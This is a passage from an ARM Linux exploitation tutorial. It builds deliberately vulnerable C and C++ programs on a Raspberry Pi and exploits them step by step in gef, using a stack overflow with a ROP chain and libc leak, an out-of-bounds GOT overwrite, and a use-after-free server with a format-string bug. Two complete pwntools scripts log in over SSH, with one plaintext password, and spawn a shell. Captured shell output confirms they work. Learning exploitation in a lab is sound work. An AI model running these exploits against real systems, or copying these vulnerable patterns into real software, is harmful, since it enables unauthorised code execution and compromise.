0x76fff000 0x77000000 0x00021000 rw- /lib/arm-linux-gnueabihf/ld-2.24.so
0x7efdf000 0x7f000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
```

Cool! We fixed it, now we can move on with the next chapters.

Overwriting return address

In this chapter we will see how to use a simple *ROP gadget* in order to pop a shell.

The file that we are going to analyze will have the *stack not executable*, *ASLR* will be enabled, no *PIE,* so we will just find the address of a function imported in *libc*.

This is the file (stack_overflow.c):

```
#include <stdio.h>

void rop_func(){
  asm volatile(
  "pop {r0, r1, r2, lr} \n\t"
  "bx lr \n\t"
  );
}

void msg_func(){
  char message[64];
  read(0, message, 256);
}

int main(){
  msg_func();
  write(1, "Good done!\n",12);
  return 0;
}
```

Compile the program

```
root@raspberrypi:/home/pi/arm/episode3# gcc -o stack_overflow stack_overflow.c -g
```

Lunch the *checksec* command from **gef**

```
gef> checksec
[+] checksec for '/home/pi/arm/episode3/stack_overflow'
Canary                        : No
NX                            : Yes
PIE                           : No
Fortify                       : No
RelRO                         : Partial
```

Enable ASLR

```
root@raspberrypi:/home/pi/arm/episode3# echo 2 | sudo tee
/proc/sys/kernel/randomize_va_space
2
```

We can notice that there is a function that contains a small sequence of instructions (*rop_func*).

The strategy that we will use is not the only way to exploit the program.

The strategy which we will adopt is to use the "write" function to print the address of the "read" function (leak), from here we can calculate the address of the "system" function and run it with the "/bin/sh" argument.

We can summarize:

- Get the address of the system function
- Execute system(/bin/sh)

Get the address of the system function

Start the program and set a breakpoint at line

```
->  12       read(0, message, 256);
```

the payload to send is

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A

Go on with the next instruction

```
gef> next
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

and dump the stack

```
gef> x/18x $sp
0x7efff630: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff640: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff650: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff660: 0x41414141  0x41414141  0x41414141  0x41414141
0x7efff670: 0x7efff60a  0x000104bc
```

We are at the instruction:

```
->   0x104a8 <msg_func+32>    sub    sp,  r11,  #4
```

go on with *nexti*:

```
->    0x104ac <msg_func+36>     pop     {r11,  pc}
```

look at the stack:

```
gef> x/2x $sp
0x7efff670: 0x7efff60a  0x000104bc
```

Then if we will send more bytes (as payload), we will are able to overwrite the addresses **0x7efff670** and **0x7efff674.**

Just go ahead with a manual editing, we want to jump to the “rop_func” function, so the changes to be made are

```
gef> p rop_func
$1 = {void ()} 0x1046c <rop_func>
gef>  set *(int*)($sp+4)=0x1046c
gef>  set *(int*)$sp=0x00000001
gef> x/2x $sp
0x7efff670: 0x00000001  0x0001046c
```

If we continue with the *stepi* instruction, we reach the *rop_func*:

```
->    0x1046c <rop_func+0>      push    {r11}      ; (str r11,   [sp,   #-4]!)
0x10470 <rop_func+4>      add     r11,   sp,   #0
0x10474 <rop_func+8>      pop     {r0,   r1,   r2,   lr}
0x10478 <rop_func+12>     bx      lr
0x1047c <rop_func+16>     sub     sp,   r11,   #0
0x10480 <rop_func+20>     pop     {r11}        ; (ldr r11,   [sp],   #4)
```

let’s move up to the address *0x10474*:

```
->    0x10474 <rop_func+8>      pop     {r0,   r1,   r2,   lr}
```

and prepare the stack, we want to use the pop instruction to get the address of the read function (leak), then we should set the value of the register in that way

```
r0 - standard output = 0x00000001
r1 - address of read = 0x2100c
r2 - number of bytes to write = 0x00000004
lr - address of write = 0x104C8
```

In order to make the write call

```
write(r0, 0x2100c, 0x4)
```

Let’s set the stack manually

```
gef> set *(int*)($sp+4)=0x2100c
gef> set *(int*)($sp+8)=0x00000004
gef> set *(int*)($sp+12)=0x104C8
gef> x/4x $sp
0x7efff674: 0x00000001  0x0002100c  0x00000004  0x000104c8
```

After the branch instruction (*bx lr*), we reach the address of the write function at *0x104c8*

```
->  17       write(1, "Good done!\n",12);
->   0x104c8 <main+24>         bl      0x1032c
```

with these arguments

```
$r0   : 0x00000001
$r1   : 0x0002100c -> 0x76f3a150 -> <read+0> ldr r12,  [pc,  #96]   ; 0x76f3a1b8
$r2   : 0x00000004
```

Go on with *nexti* and we got the address of the read functions, from here we can calculate the address of the system function, but we will see it better in the final exploit.

Go at the instruction

```
0x104d4 <main+36>         pop     {r11,  pc}
```

Now we want to return to the read function, we must set the “*pc*” equal to the address of the read function in our binary (*0x104d4*).

```
gef> set *(int*)$sp=0x00000000
gef> set *(int*)($sp+4)=0x10488
```

If we continue, the *stepi* instruction will be

```
->   0x10488 <msg_func+0>     push   {r11,  lr}
0x1048c <msg_func+4>     add    r11,  sp,  #4
0x10490 <msg_func+8>     sub    sp,  sp,  #64   ; 0x40
0x10494 <msg_func+12>    sub    r3,  r11,  #68  ; 0x44
0x10498 <msg_func+16>    mov    r0,  #0
0x1049c <msg_func+20>    mov    r1,  r3
```

Execute system(/bin/sh)

We can use the same rop gadget

```
pop {r0, r1, r2, lr}
bx lr
```

in order to call the system function

```
system(r0)
```

In this case the value of the registers will be

Go on and enter again the following payload:

```
gef>
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

then go on again at the instruction

```
->    0x104ac <msg_func+36>     pop     {r11,  pc}
```

Fill the register *r11* and the program counter

```
gef> find &system,+1000000,"/bin/sh"
0x76f96588
1 pattern found.
gef> set *(int*)$sp=0x76f96588
gef> set *(int*)($sp+4)=0x1046C
```

Go on with at the address *0x10474* and fill the *lr* register

```
->    0x10474 <rop_func+8>      pop     {r0,   r1,   r2,   lr}
```

Get the address of the *system()* function:

```
gef> p system
$4 = {<text variable, no debug info>} 0x76eb0154 <system>
```

Prepare the stack, we need just to fill the address of the system at **$sp+12**

```
gef> set *(int*)($sp+12)=0x76eb0154
gef> x/4x $sp
0x7efff674: 0x76f96588  0x00000000  0x76e8f678  0x76eb0154
```

If we continue

```
gef> c
Continuing.
```

We get a shell:

```
# pwd
/home/pi/arm/episode3
```

We can use this script for automatize all (file: exploit_stack_overf.py

```
#!/usr/bin/env python2

from pwn import *

ip = "192.168.0.13"
port = 22
user = "pi"
pwd = "andrea85"

libc = ELF('libc-2.24.so')

shell = ssh(user, ip, password=pwd, port=port)
sh = shell.run('/home/pi/arm/episode3/stack_overflow')
payload = "A"*64
payload += p32(0x1)        # r0 - standard output
payload += p32(0x1046C)    # rop gadget pop {r0, r1, r2, lr}; bx lr
payload += p32(0x2100c)    # r1 - address of read
payload += p32(0x4)        # r2 - number of bytes to write
payload += p32(0x104C8)    # lr - address of write
payload += p32(0x00)       # not used
payload += p32(0x10488)    # jump to the read  - 0x104d4 <main+36>        pop    {r11,
pc}
sh.sendline(payload)

# get the read address
read_address = u32(sh.recv(4))
log.info('address of the read: %#x' % read_address)

# get the libc_base address
libc_base_address = read_address - libc.symbols['read']

# get the system address
system_address = libc_base_address + libc.symbols['system']
log.info('address of the system: %#x' % system_address)
shell_address = libc_base_address + next(libc.search("/bin/sh"))
```

```
payload = "A"*64
payload += p32(shell_address)        # r0 - /bin/sh address
payload += p32(0x1046C)              # rop gadget pop {r0, r1, r2, lr}; bx lr
payload += p32(0x00)                 # r1 - not used
payload += p32(0x00)                 # r2 - not used
payload += p32(system_address)       # lr - address of the system
sh.sendline(payload)

sh.interactive()
shell.close()
```

Execute it

```
root@invictus-Inspiron-5537:/home/invictus/Scrivania/article/episode3# python exploit_stack_overf.py
[*] '/home/invictus/Scrivania/article/episode3/libc-2.24.so'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Connecting to 192.168.0.13 on port 22: Done
[!] Couldn't check security settings on '192.168.0.13'
[+] Opening new channel: '/home/pi/arm/episode3/stack_overflow': Done
[*] address of the read: 0x76f1d150
[*] address of the system: 0x76e93154
[*] Switching to interactive mode
$ $ ls
arm  arm-mem-master  master.zip
$ $ pwd
/home/pi
$ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(u
),101(input),108(netdev),997(gpio),998(i2c),999(spi)
$ $
```

GOT overwrite

The purpose in this chapter is to understand how to overwrite the *Global Offset table* (GOT) in order to redirect the code execution and pop a shell, we will use only a ROP gadget for that.

file: got_overw.c

```c
#include <stdio.h>
#include <math.h>

#define MAX 12
#define PI 3.14159265

int main()
{
  static int arr[MAX];
  char ch;
  int num, ret;
  int flag=1;
  unsigned int i, in_num, out_num, cos_param, write_index;

  printf("Please fill the array:\n");

  for(i=0;i<MAX;i++){
```

```
    if(scanf("%d", &in_num)==1){
      arr[i]=in_num;
    }
    else{
      printf("Please enter a number\n");
      return 0;
    }
  }

  while(flag){
    printf("Select the index of the element that you want to read: \n");

    if(scanf("%d", &num)!=1){
      printf("Please enter a number\n");
      return 0;
    }

    printf("At position %d the value is %d\n", num, arr[num]);

    printf("Do you want read another number? [y/n]\n");

    scanf(" %c", &ch);

    if(ch!='y'){
      flag=0;
    }
  }

  printf("How many value do you want to modify?\n");

  if(scanf("%d", &cos_param)!=1){
      printf("Please enter a number:\n");
      return 0;
  }
  //param 180
  ret = cos(cos_param * PI /180.0);

  if (ret<0){
   write_index = MAX;
  }
  else
  {
   write_index = 1;
  }

  while(write_index){
    if(flag!=0){
      printf("Do you want to edit some value in the array? [y/n]\n");
      scanf(" %c", &ch);
    }

    if(ch=='y' || flag==0){
      printf("Select the index of the element that you want to modify\n");
      scanf("%d", &num);

      printf("Enter the new value\n");
      scanf("%d", &out_num);

      arr[num]=out_num;
      write_index--;
      flag=1;
    }
    else{
```

```
      break;
    }
  }
  printf("Good done!\n");
  return 0;
}
```

Compile the program, this time with the stack not executable

```
root@raspberrypi:/home/pi/arm/episode3# gcc -o got_overw got_overw.c -g -lm
```

The ASLR is enabled

Let's see quickly the behavior of this simple program

- Fill the array with 12 numbers
- Select the index of an element in the array that you want to read

Note that the "num" variable is an integer

$arr[num]\ is\ printed$

- It is possible to read others numbers
- Insert how many values you want to modify

This is not really true, we must insert a number which is saved into the variable "cos_param", and then, if

```
cos(cos_param * PI /180.0)<0
```

we can edit *12* elements otherwise we can edit only one element, for example if we want to edit *12* elements the value of "cos_param" must be *180*.

At this point we are in the condition to select the index of the element to write, and the value to insert.

Let's see an example

```
root@raspberrypi:/home/pi/arm/episode3# ./got_overw
Please fill the array:
1
2
3
4
5
6
7
8
9
0
1
1
Select the index of the element that you want to read:
4
At position 4 the value is 5
Do you want read another number? [y/n]
n
How many value do you want to modify?
1
Select the index of the element that you want to modify
0
Enter the new value
9
Good done!
```

I told to pay attention to the “num” variable, for example what happen if we insert *-10*?

Start the debugger and set a breakpoint at line *35*

```
Select the index of the element that you want to read:
-10

Breakpoint 1, main () at got_overw.c:35
35          printf("At position %d the value is %d\n", num, arr[num]);
```

We have the address of the put function (*GOT* section)

```
gef> p/d num
$2 = -10
gef> p/d arr[num]
$3 = 1994749264
gef> p/x arr[num]
$4 = 0x76e57550
gef> x/x 0x76e57550
0x76e57550 <puts>:      0xe92d40f0
```

then we have an arbitrary read vulnerability that we can use to leak some important address (remember that ASLR is enabled)

We have seen also that there is the possibility to modify a value

```
arr[num]=out_num;
```

in this case we have another vulnerability that allows us to write in memory in a controlled way, we should note that the got section is writable

```
Elf file type is EXEC (Executable file)
Entry point 0x10478
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  EXIDX          0x000a34 0x00010a34 0x00010a34 0x00008 0x00008 R   0x4
  PHDR           0x000034 0x00010034 0x00010034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x00010154 0x00010154 0x00019 0x00019 R   0x1
      [Requesting program interpreter: /lib/ld-linux-armhf.so.3]
  LOAD           0x000000 0x00010000 0x00010000 0x00a40 0x00a40 R E 0x10000
  LOAD           0x000f04 0x00020f04 0x00020f04 0x00130 0x00164 RW  0x10000
  DYNAMIC        0x000f10 0x00020f10 0x00020f10 0x000f0 0x000f0 RW  0x4
  NOTE           0x000170 0x00010170 0x00010170 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000f04 0x00020f04 0x00020f04 0x000fc 0x000fc R   0x1

 Section to Segment mapping:
  Segment Sections...
   00     .ARM.exidx
   01
   02     .interp
   03     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r
ata .ARM.exidx .eh_frame
   04     .init_array .fini_array .jcr .dynamic .got .data .bss
   05     .dynamic
   06     .note.ABI-tag .note.gnu.build-id
   07
   08     .init_array .fini_array .jcr .dynamic
```

Summarizing we have an arbitrary read and write vulnerability.

We will use a very simple strategy to build our exploit, the purpose is to get a shell

- Put into the array (“arr”) the “/bin/sh” string
- Get the address of the system function (inside the libc)
- Prepare the stack
- Edit the address of the put function in the GOT table (note that printf is called at the end of the program)

Let’ s try

Put into the array (“arr”) the “/bin/sh” string

```
Please fill the array:
1852400175
6845231
1
1
1
1
1
1
1
1
1
1
```

Get the address of the system function (inside the libc)

The libc main function is located at the offset (*-9*)

```
gef> p arr[-9]
$2 = 0x76e10564
gef> x/x 0x76e10564
0x76e10564 <__libc_start_main>: 0xe59fc230
```

In the final exploit we will see how calculate the address of the system function, but for now we can get it in a very easy way

```
gef> p system
$5 = {<text variable, no debug info>} 0x76e31154 <system>
```

Prepare the stack

In order to find the gadget I advise you to use this tool https://github.com/JonathanSalwan/ROPgadget by [@JonathanSalwan](https://twitter.com/JonathanSalwan), ROPgadget supports ELF, PE and Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures.

In our case we should put into “r0” the address of the “/bin/sh” string, and call the system function

```
system(r0)
```

As we will see soon the address of the “/bin/sh” string is inside the “r2” register, for do that we use only a ROP gadget

```
root@invictus-Inspiron-5537:/home/invictus/Scrivania/article/episode3# ROPgadget --binary libc-2.24.so | grep "mov r0, r2"
..
```

```
0x000ed748 : mov r0, r2 ; pop {r4, pc}
…
```

Depending on the gadget we chose, we have to put inside **$sp+4** (local variable "cos_param") the address of the *system* function

```
How many value do you want to modify?
1994592596
```

As we can see now at **$sp+4** we have the system address

```
gef> x/2x $sp
0x7efff650:     0x00000001      0x76e31154
gef> x/i 0x76e31154
   0x76e31154 <system>: cmp      r0, #0
```

Edit the address of the put function in the GOT table (note that printf is called at the end of the program) with the address of the gadget

We know that the address of the put function in the *GOT* table is at the index "-10"

```
gef>
Select the index of the element that you want to modify
71              scanf("%d", &num);
```

Then insert "-10", go on and insert the address of the gadget as "out_num",

```
->  74          scanf("%d", &out_num);
```

The gadget offset is

```
0x000ed748 : mov r0, r2 ; pop {r4, pc}
```

The libc base address is 0x76dfa000

```
gef> vmmap
Start      End        Offset     Perm Path
0x00010000 0x00011000 0x00000000 r-x /home/pi/arm/episode3/got_overw
0x00020000 0x00021000 0x00000000 r-- /home/pi/arm/episode3/got_overw
0x00021000 0x00022000 0x00001000 rw- /home/pi/arm/episode3/got_overw
0x00022000 0x00043000 0x00000000 rw- [heap]
0x76dfa000 0x76f24000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.24.so
```

Then the gadget address will be

```
gadget_address = libc_base + gadget_offset
```

```
gef> x/2i 0x76dfa000+0x000ed748
   0x76ee7748 <__get_sol+92>:   mov     r0, r2
   0x76ee774c <__get_sol+96>:   pop     {r4, pc}
gef> p/d 0x76ee7748
$5 = 1995339592
```

We can enter now the address of the gadget (*0x76ee7748*)

```
gef> next
1995339592
76              arr[num]=out_num;
```

Go on at the instruction

```
->  84        printf("Good done!\n");
```

Then go inside with the “stepi” instruction and look at the “r2” register

```
gef> i r $r2
r2             0x21038  0x21038
gef> x/s $r2
0x21038 <arr.5625>:     "/bin/sh"
```

Continue, and we get our shell

```
gef> c
Continuing.
[New process 9644]
process 9644 is executing new program: /bin/dash
Cannot access memory at address 0x0
Dwarf Error: wrong version in compilation unit header (is -25401, should
51c9ca7d1f6e14c.debug]
Dwarf Error: wrong version in compilation unit header (is 20752, should b
71d9f31ce6f9cf.debug]
[New process 9645]
process 9645 is executing new program: /bin/dash
Cannot access memory at address 0x0
Dwarf Error: wrong version in compilation unit header (is -25401, should
51c9ca7d1f6e14c.debug]
Dwarf Error: wrong version in compilation unit header (is 20752, should b
71d9f31ce6f9cf.debug]
# pwd
/home/pi/arm/episode3
```

The exploit's code follows:

file: exploit_got.py

```
#!/usr/bin/env python2

from pwn import *

ip = "192.168.0.13"
port = 22
user = "pi"
pwd = "toSet"

libc = ELF('libc-2.24.so')
gadget_offset = 0xed748

shell = ssh(user, ip, password=pwd, port=port)

sh = shell.run('/home/pi/arm/episode3/got_overw')

# fill the array
sh.recvuntil('array:\n')
sh.sendline('1852400175') # "nib/"
sh.sendline('6845231')    # "hs/"
for i in range(0,10):
   sh.sendline(str(i))

sh.recvuntil('read: \n')

# Leak the libc address
sh.sendline('-9')  # offset to the libc in the GOT section
ret = sh.recvline().split()
libc_main = int(ret[6])
# libc_base = libc_main - libc_base_offset
libc_base = libc_main - libc.symbols['__libc_start_main']
log.info('libcbase: %#x' % libc_base)
# address of the system function
system_addr = libc_base + libc.symbols['system']
log.info('system address: %#x' % system_addr)

sh.recvuntil('[y/n]\n')
# do not read other values
sh.sendline('n')

sh.recvuntil('modify?\n')
# send the system function address
sh.sendline(str(system_addr))
sh.recvuntil('modify\n')
sh.sendline('-10')  # offset of the put in the GOT section
sh.recvuntil('value\n')
# gadget address
gadget_address = libc_base + gadget_offset
log.info('gadget address: %#x' % gadget_address)
# send the gadget address
sh.sendline(str(gadget_address))

sh.interactive()

shell.close()
```

```
root@invictus-Inspiron-5537:/home/invictus/Scrivania/article/episode3# python exploit_got.py
[*] '/home/invictus/Scrivania/article/episode3/libc-2.24.so'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Connecting to 192.168.0.13 on port 22: Done
[!] Couldn't check security settings on '192.168.0.13'
[+] Opening new channel: '/home/pi/arm/episode3/got_overw': Done
[*] libcbase: 0x76d1b000
[*] system address: 0x76d52154
[*] gadget address: 0x76e08748
[*] Switching to interactive mode
$ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(ne
tdev),997(gpio),998(i2c),999(spi)
$ $ pwd
/home/pi
$ $ 
```

C++ virtual table

In this last example we will see how to redirect the execution of a vulnerable application by using the *C++* virtual table.

This is the application that we must analyze: *uaf.c*

```
#include <iostream>
#include <cerrno>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdio.h>

#define PORT     4444
#define MAX_NUM  10

using namespace std;

int fd_sock;
static int roulette;

class Note{
  protected:
    unsigned int note_number;
    string note_desc[10];

  public:
    void insert_note(string ins_note){
      if (note_number<10){
        note_desc[note_number] = ins_note;
        cout << "Note added!" << endl;
        note_number++;
      }else{
        cout << "You can not add more notesd!" << endl;
      }
    }

    void delete_note(){
      if(note_number>0){
        note_number--;
      }else{
```

```
        note_number=0;
      }

      if (!note_desc[note_number].empty()){
        note_desc[note_number].clear();
        cout << "Note deleted!" << endl;
      }else{
        cout << "No note to delete!" << endl;
      }
    }

    int edit_note(unsigned int new_index, string new_note){
      if((new_index<10)&&(!note_desc[new_index].empty())){
        note_desc[new_index] = new_note;
        cout << "Note modified!" << endl;
      }else{
        cout << "You can not edit this note" << endl;
      }
      return 0;
    }

    virtual int show_all_notes(){
      return 0;
    }
};

class Edit : public Note{
  public:
    virtual int show_all_notes(){
      unsigned int i;
      for(i=0;i<note_number;i++){
        cout << note_desc[i] << endl;
      }
      return 0;
    }
};

void stack_pivot(){
  asm volatile(
    "ldr sp,[r4, #0x0c] \n\t"
    "ldr sp, [sp] \n\t"
    "pop {lr, pc} \n\t"
  );
}

void set_address(){
  int *num = new int[12];
  int tmp;
  cout << "Enter the number" << endl;
  cin >> tmp;
  num[0]=tmp;
  cout << "Number correctly inserted" << endl;
}

void stack_info(){
  string str;
  printf("Debug informations area \n");
  cin >> str;
  printf(str.c_str());
}

int note(){
  int client_sockfd;
```

```
  struct sockaddr_in caddr;
  socklen_t acclen = sizeof(caddr);
  unsigned int index = 0;
  unsigned int index_to_edit=0;
  string new_note;
  string edit_not;
  int res, i;
  char c, ch;
  char *tmp;
  string input;
  char wel_msg[512] = "Welcome! Enjoy to use this app to manage your notes";

  acclen = sizeof(caddr);

  Edit *edit_obj = new Edit;

  while(1){
    if((client_sockfd = accept(fd_sock, (struct sockaddr *) &caddr, &acclen)) < 0 ){
      std::cerr << strerror(errno) << std::endl;
      exit(1);
    }

    dup2(client_sockfd, 0);
    dup2(client_sockfd, 1);
    dup2(client_sockfd, 2);

    cout << wel_msg << endl;

    while(1){
      cout << "1- Insert a note" << endl;
      cout << "2- show all notes" << endl;
      cout << "3- Edit a note" << endl;
      cout << "4- Delete the last note" << endl;
      cout << "5- Set your address :)" << endl;
      cout << "0- Change the message" << endl;
      cout << endl;

      std::cin.clear();
      cin >> input;
      c = input[0];
      index = atoi(&c);

      switch(index){
        case 1:
          cout << "Enter the new value: " << endl;
          cin >> new_note;
          edit_obj->insert_note(new_note);
          break;

        case 2:
          edit_obj->show_all_notes();
          break;

        case 3:
          cout << "Insert the index of the note to modify: " << endl;
          cin >> input;
          c = input[0];
          index_to_edit = atoi(&c);
          cout << "Enter the new value: " << endl;
          cin >> edit_not;
          res = edit_obj->edit_note(index_to_edit, edit_not);
          break;
```

```
        case 4:
          edit_obj->delete_note();
          cout << "Try to set the roulette number: " << endl;
          cin >> roulette;
          delete edit_obj;
          break;

        case 5:
          set_address();
          break;

        case 0:
          cout << "Enter the new message: " << endl;
          tmp = wel_msg;
          i=0;
          ch = std::cin.get();
          while ((ch = std::cin.get()) != 51 && i<256){
            memcpy(tmp, &ch, 256);
            tmp = tmp + 1;
            i += 1;
          }
          break;

        case 9:
          stack_info();
          cout << "Debug informations" << endl;
          cout << "Address of wel_msg" << "---" << &wel_msg << endl;
          cout << "Address of roulette" << "---" << &roulette << endl;
          cout << "Well done!" << endl;
          break;

        default:
          cout << "Please select a correct option! " << endl;
          break;
      }
    }
  }
  close(client_sockfd);
  return 0;
}

int main(){
  pid_t pid;
  int var = 1;
  struct sockaddr_in sockaddr;

  sockaddr.sin_family = AF_INET;
  sockaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  sockaddr.sin_port = htons(PORT);

  while(1){
    pid = fork();
    if ( pid == 0 ){
      cout << "Run pid=" << getpid() << endl;
      if ((fd_sock = socket(PF_INET, SOCK_STREAM, 0)) < 0){
        std::cerr << strerror(errno) << std::endl;
        exit(1);
      }

      if(setsockopt(fd_sock, SOL_SOCKET, SO_REUSEADDR, &var, sizeof(int)) <0) {
       std::cerr << strerror(errno) << std::endl;
       exit(1);
      }
```

```
      if (bind(fd_sock, (struct sockaddr*) &sockaddr, sizeof(sockaddr)) <0 ){
        std::cerr << strerror(errno) << std::endl;
        exit(1);
      }

      if (listen(fd_sock, MAX_NUM) < 0){
        std::cerr << strerror(errno) << std::endl;
        exit(1);
      }

      note();

    }
    else{
        wait(NULL);
        close(fd_sock);
    }
  }
  return 0;
}
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode3# g++ -o uaf uaf.c -g
```

It is a simple server that is listening on the *4444* port, we can insert a note, show all the notes, edit a note, delete the last note, set an address, change the welcome message, it is also possible to print some debugging info.

A few observations:

1. virtual method show_all_notes()
2. stack_pivot() function
3. stack_info() function
4. delete and set_address() function

Observation 1 – virtual method show_all_notes()

If we look into the edit_obj object

```
gef> p *edit_obj
$6 = {
  <Note> = {
    _vptr.Note = 0x126c8 <vtable for Edit+8>,
    note_number = 0x0,
    note_desc = {"", "", "", "", "", "", "", "", "", ""}
  }, <No data fields>}
```

we can see that the first *4* bytes are a pointer to the vtable, and the first address of the vtable is the pointer to the code of the "show_all_notes" virtual function

```
gef> x/10x 0x126c8
0x126c8 <_ZTV4Edit+8>:  0x00011ffc      0x00000000      0x00000000      0x000126f8
0x126d8 <_ZTV4Note+8>:  0x00011fd8      0x69644534      0x00000074      0x00022edc
0x126e8 <_ZTI4Edit+4>:  0x000126dc      0x000126f8
gef> x/10x 0x00011ffc
0x11ffc <Edit::show_all_notes()>:       0xe92d4800      0xe28db004      0xe24dd010      0xe50b0010
0x1200c <Edit::show_all_notes()+16>:    0xe3a03000      0xe50b3008      0xea00000e      0xe51b3008
0x1201c <Edit::show_all_notes()+32>:    0xe2833002      0xe1a03103
```

Observation 2 – stack_pivot() function

With the *stack_pivot()* function if we have the control of "*r4 + #0x0c*" we can set the stack with an address that we have under control.

Observation 3 – stack_info() function

A string format vulnerability in the *stack_info()* function

Observation 4 – delete and set_address() function

In the *case 4* the *edit_obj* is deleted, then if this object will be used we will have the UAF vulnerability. The purpose of the set_address function is to try to allocate in the heap an object with the size equal to the size of the deleted object.

I summarize the strategy that we will use in the following steps:

- We use case 9 to take the address of the libc and also of the wel_msg and roulette variables
- Free the memory and allocate the hole
- We use the address of the *wel_msg* to keep the value of the new stack and the shellcode

Let's see in details.

We use case 9 to take the address of the libc and also of the wel_msg and roulette variables

Let's analyze the stack_info functions

```
        string str;
        printf("Debug informations area \n");
        cin >> str;
```

we will use the format string vulnerability only for arbitrary read from the stack, if we send this payload

```
0x%08x,0x%08x,0x%08x,0x%08x
```

we get the following output

0x00000000,0x76fb2f0c,0x0002a3f4,0xffffffff

```
9
Debug informations area
0x%08x,0x%08x,0x%08x,0x%08x
0x00000000,0x76fb2f0c,0x0002a3f4,0xffffffff
Address of wel_msg---0x7efff400
Address of roulette---0x23298
Well done!
```

Let’s look at the address 0x76fb2f0c

```
gef> vmmap
Start      End        Offset     Perm Path
0x00010000 0x00013000 0x00000000 r-x /home/pi/arm/episode3/uaf
0x00022000 0x00023000 0x00002000 r-- /home/pi/arm/episode3/uaf
0x00023000 0x00024000 0x00003000 rw- /home/pi/arm/episode3/uaf
0x00024000 0x00049000 0x00000000 rw- [heap]
0x76c85000 0x76daf000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.24.so
0x76daf000 0x76dbe000 0x0012a000 --- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76dbe000 0x76dc0000 0x00129000 r-- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76dc0000 0x76dc1000 0x0012b000 rw- /lib/arm-linux-gnueabihf/libc-2.24.so
0x76dc1000 0x76dc4000 0x00000000 rw-
0x76dc4000 0x76de0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libgcc_s.so.1
0x76de0000 0x76def000 0x0001c000 --- /lib/arm-linux-gnueabihf/libgcc_s.so.1
0x76def000 0x76df0000 0x0001b000 r-- /lib/arm-linux-gnueabihf/libgcc_s.so.1
0x76df0000 0x76df1000 0x0001c000 rw- /lib/arm-linux-gnueabihf/libgcc_s.so.1
0x76df1000 0x76e5e000 0x00000000 r-x /lib/arm-linux-gnueabihf/libm-2.24.so
0x76e5e000 0x76e6e000 0x0006d000 --- /lib/arm-linux-gnueabihf/libm-2.24.so
0x76e6e000 0x76e6f000 0x0006d000 r-- /lib/arm-linux-gnueabihf/libm-2.24.so
0x76e6f000 0x76e70000 0x0006e000 rw- /lib/arm-linux-gnueabihf/libm-2.24.so
0x76e70000 0x76f9f000 0x00000000 r-x /usr/lib/arm-linux-gnueabihf/libstdc++.so.6.0.22
0x76f9f000 0x76faf000 0x0012f000 --- /usr/lib/arm-linux-gnueabihf/libstdc++.so.6.0.22
0x76faf000 0x76fb4000 0x0012f000 r-- /usr/lib/arm-linux-gnueabihf/libstdc++.so.6.0.22
0x76fb4000 0x76fb6000 0x00134000 rw- /usr/lib/arm-linux-gnueabihf/libstdc++.so.6.0.22
0x76fb6000 0x76fb8000 0x00000000 rw-
0x76fb8000 0x76fbd000 0x00000000 r-x /home/pi/arm/episode3/arm-mem-master/libarmmem.so
0x76fbd000 0x76fcc000 0x00005000 --- /home/pi/arm/episode3/arm-mem-master/libarmmem.so
```

We could calculate the base address of the libc by offset, in our case the libc base address is *0x76c85000*

The offset will be

```
offset = 0x76fb2f0c-0x76c85000 = 0x32df0c
```

The address of the wel_msg and roulette variables is also printed.

Free the memory and allocate the hole

Let's see after the delete of the *edit_obj* object

```
case 4:
        edit_obj->delete_note();
        cout << "Try to set the roulette number: " << endl; cin >> roulette;
        delete edit_obj;
```

We will try to set the roulette variable with this string "1111", then before of the delete instruction, this is the contents of the *edit_obj*

```
gef> x/8x edit_obj
0x29318:    0x000126c8  0x00000001  0x0002a37c  0x0002a394
0x29328:    0x76fb76ec  0x76fb76ec  0x76fb76ec  0x76fb76ec
```

After the delete instructions the **vtable** address becomes zero.

The address of the *roulette* variable is:

```
gef> p &roulette
$1 = (int *) 0x23298 <roulette>
```

